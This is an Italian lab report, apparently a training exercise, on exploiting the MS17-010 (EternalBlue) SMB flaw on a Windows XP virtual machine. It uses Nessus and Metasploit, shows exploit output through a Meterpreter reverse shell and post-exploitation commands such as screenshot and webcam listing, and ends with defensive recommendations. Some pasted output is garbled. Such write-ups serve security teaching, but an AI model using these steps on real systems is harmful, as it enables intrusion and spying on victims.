
Per verificare la corretta configurazione dell'ambiente di test, procediamo con un comando ping su entrambe le VM.

```

GNU nano 7.2 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
# /etc/network/interfaces
source /etc/network/interfaces.d/*
# The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.200.100
    netmask 255.255.255.0
    broadcast 192.168.200.125
    gateway 192.168.200.0
    # Local Loopback
    link-mtu 1000
    link-txqueuelen 1000

```

Impostazioni di rete Kali



Impostazione di rete Windows XP

5.2. Definizioni e impostazioni laboratorio

Procediamo con l'analisi e lo sfruttamento della vulnerabilità descritta nella traccia.

5.2.1. Analisi con Nessus e Nmap

Procediamo con l'analisi tramite Nessus della macchina target, individuando la vulnerabilità citata nella traccia tra tutte quelle elencate dal software.

HIGH	8.1	9.7	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
------	-----	-----	-----------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Report Nessus sulla vulnerabilità Samba

5.2.2. Metasploit

Avviamo Metasploit con il comando **msfconsole** e dopo aver cercato l'exploit più adatto con il comando:

search MS17-010

selezioniamo l'**exploit**¹²

use exploit/windows/smb/ms17_010_psexec

in quanto era compatibile con la vulnerabilità identificata e adatto al nostro obiettivo. Lasciamo invariato il **payload**¹³ di default associato all'exploit.

```
msf6 > search ms17-010
[REDACTED] Music 4.0 KiB folder
[REDACTED] Pictures 4.0 KiB folder
[REDACTED] Public 4.0 KiB folder
[REDACTED] Templates 4.0 KiB folder
[REDACTED] Documents 4.0 KiB folder
[REDACTED]永恒蓝 EternalBlue SMB Remote Windows Kernel Po
[REDACTED] ol Corruption 2017-03-14
[REDACTED] EternalRomance/EternalSynergy/EternalCha
[REDACTED] mpion SMB Remote Windows Code Execution 2017-03-14
[REDACTED] EternalRomance/EternalSynergy/EternalCha
[REDACTED] mpion SMB Remote Windows Command Execution 2017-03-14
[REDACTED] EternalRomance/EternalSynergy/EternalCha
[REDACTED] mpion SMB Remote Windows Command Execution 2017-03-14
[REDACTED] EternalRomance/EternalSynergy/EternalCha
[REDACTED] mpion SMB RCE Detection 2017-04-14
[REDACTED] EternalPulsar DOUBLEPULSAR Remote Code Execution 2017-04-14
[REDACTED] EternalPulsar DOUBLEPULSAR Remote Code Execution 2017-04-14

Interact with a module by name or index. For example info 4, use
4 or use exploit/windows/smb/smb_doublepulsar_rce
```

Ricerca della vulnerabilità MS17-010

Con il comando **show options** abbiamo controllato i parametri necessari per l'exploit che in questo caso erano l'indirizzo IP del target e la porta.

¹² All'interno di Metasploit, un exploit è un modulo software progettato per sfruttare una specifica vulnerabilità di sicurezza in un sistema informatico.


¹³ All'interno di Metasploit, il payload è il codice eseguibile o il carico utile che viene consegnato a un sistema di destinazione dopo che un exploit ha sfruttato con successo una vulnerabilità.

Per modificarli abbiamo utilizzati i seguenti comandi:

set RHOSTS 192.168.200.200

set LPORT 7777

Eseguiamo l'exploit utilizzando il comando **exploit** per ottenere una sessione **Meterpreter**¹⁴.



Impostazioni del payload

```
msf6 exploit(windows/smb/ms17_010_psexec) > set Rhosts 192.168.200.200
Rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish ... done
[*] 192.168.200.200:445 - <----- | Entering Danger Zone
| ----->
[*] 192.168.200.200:445 - [*] Preparing dynamite ...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86).
.. Boom!
[*] 192.168.200.200:445 -      [+]
Successfull Leaked Transaction!
[*] 192.168.200.200:445 -      [+]
Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - <----- | Leaving Danger Zone
| ----->
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x89444cd0
[*] 192.168.200.200:445 - Built a write-what-where primitive ...
[+] 192.168.200.200:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload ... bTxFXThk.exe
[*] 192.168.200.200:445 - Created '\bTxFXThk.exe' ...
[+] 192.168.200.200:445 - Service started successfully ...
[*] 192.168.200.200:445 - Deleting '\bTxFXThk.exe' ...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 2 opened (192.168.200.100:7777 -> 192.168.200.200:1049) at 2024-03-11 06:53:23 -0400
meterpreter > ifconfig
```

Esecuzione dell'exploit


¹⁴ Meterpreter è un payload flessibile e potente utilizzato all'interno del framework Metasploit per l'esecuzione di operazioni di post-sfruttamento su sistemi compromessi.

5.2.3. Esecuzione dei comandi sulla shell Meterpreter

Procediamo all'esecuzione dei comandi necessari per completare la traccia.

ifconfig

Identifichiamo la configurazione di rete.



```
meterpreter > ifconfig 192.168.49.101 237 bytes plain text document 02/21/21  
Interface 1  
Name Browse Name : MS TCP Loopback interface  
Hardware MAC : 00:00:00:00:00:00  
MTU : 1520  
IPv4 Address : 127.0.0.1  
  
Interface 2  
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti  
Hardware MAC : 08:00:27:ec:83:e0  
MTU : 1500  
IPv4 Address : 192.168.200.200  
IPv4 Netmask : 255.255.255.0
```

Interfacce di rete della macchina target

webcam_list

Verifichiamo se sono presenti webcam sulla macchina target.




```
meterpreter > webcam_list  
[-] No webcams were found
```

Controllo della presenza di webcam

screenshot

Effettuiamo uno screenshot del desktop della macchina target.




```
meterpreter > screenshot  
Screenshot saved to: /home/kali/nOSzKaQZ.jpeg  
meterpreter >
```

Acquisizione dello screenshot della macchina target

run checkvmm

Verifichiamo se la macchina target è una macchina virtuale.



```
meterpreter > run checkvmm  
[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvmm.  
[!] Example: run post/windows/gather/checkvmm OPTION=value [...]  
[-] The specified meterpreter session script could not be found:  
checkvmm  
meterpreter > run post/windows/gather/checkvmm  
[*] Checking if the target is a Virtual Machine ...  
[+] This is a VirtualBox Virtual Machine  
meterpreter >
```

Verifica della natura della macchina target

6. Conclusioni e raccomandazioni

L'analisi di vulnerabilità e gli attacchi portati a termine richiederebbe l'implementazione di misure di sicurezza multiple.

Ne suggeriamo alcune di seguito.

Aggiornamenti regolari del sistema e delle applicazioni:

- Mantenere il sistema operativo, le applicazioni e tutti i software di sicurezza aggiornati con le ultime patch di sicurezza.
- Disabilitare i servizi non necessari e le funzionalità del sistema che potrebbero essere utilizzate come punti di ingresso.

Firewall e filtri di rete:

- Configurare un firewall per limitare l'accesso non autorizzato alle reti.
- Utilizzare filtri di rete per controllare il traffico e bloccare potenziali minacce.

Monitoraggio del traffico di rete:

- Implementare sistemi di monitoraggio del traffico di rete per individuare attività sospette o non autorizzate.
- Rilevare pattern di comportamento anomalo e creare allarmi per rispondere rapidamente a eventuali intrusioni.

Sicurezza dei dispositivi di rete:

- Configurare correttamente i dispositivi di rete, inclusi router e switch, per ridurre le possibilità di attacchi.
- Disattivare i servizi non necessari sui dispositivi di rete.

Protezione degli endpoint:

- Utilizzare soluzioni antivirus e antimalware aggiornate su tutti i dispositivi.
- Configurare correttamente le politiche di sicurezza sugli endpoint per limitare l'esecuzione di codice non autorizzato.

Politiche di sicurezza robuste:

- Implementare politiche di sicurezza solide e applicare il principio del privilegio minimo per limitare l'accesso.
- Educare gli utenti sulle minacce informatiche e promuovere pratiche di sicurezza consapevoli.

Monitoraggio degli accessi:

- Monitorare e registrare gli accessi agli account privilegiati.
- Utilizzare soluzioni di gestione degli eventi e delle informazioni di sicurezza (SIEM) per analizzare i log e individuare attività sospette.

Pianificazione di risposta agli incidenti:

- Preparare un piano di risposta agli incidenti che delinei le azioni da intraprendere in caso di violazione della sicurezza.
- Condurre esercitazioni regolari per testare l'efficacia del piano di risposta agli incidenti.

Crittografia:

- Utilizza la crittografia per proteggere i dati sensibili in transito e a riposo.

Backup regolari:

- Eseguire backup regolari dei dati critici e verificare la loro integrità.
- Assicurarsi di poter ripristinare i sistemi in caso di compromissione.

Filtraggio e validazione degli input:

- Applicare filtri sugli input utente per prevenire attacchi di tipo injection, come SQL injection e cross-site scripting (XSS).
- Utilizzare la validazione dell'input per assicurarsi che i dati inseriti rispettino determinati criteri.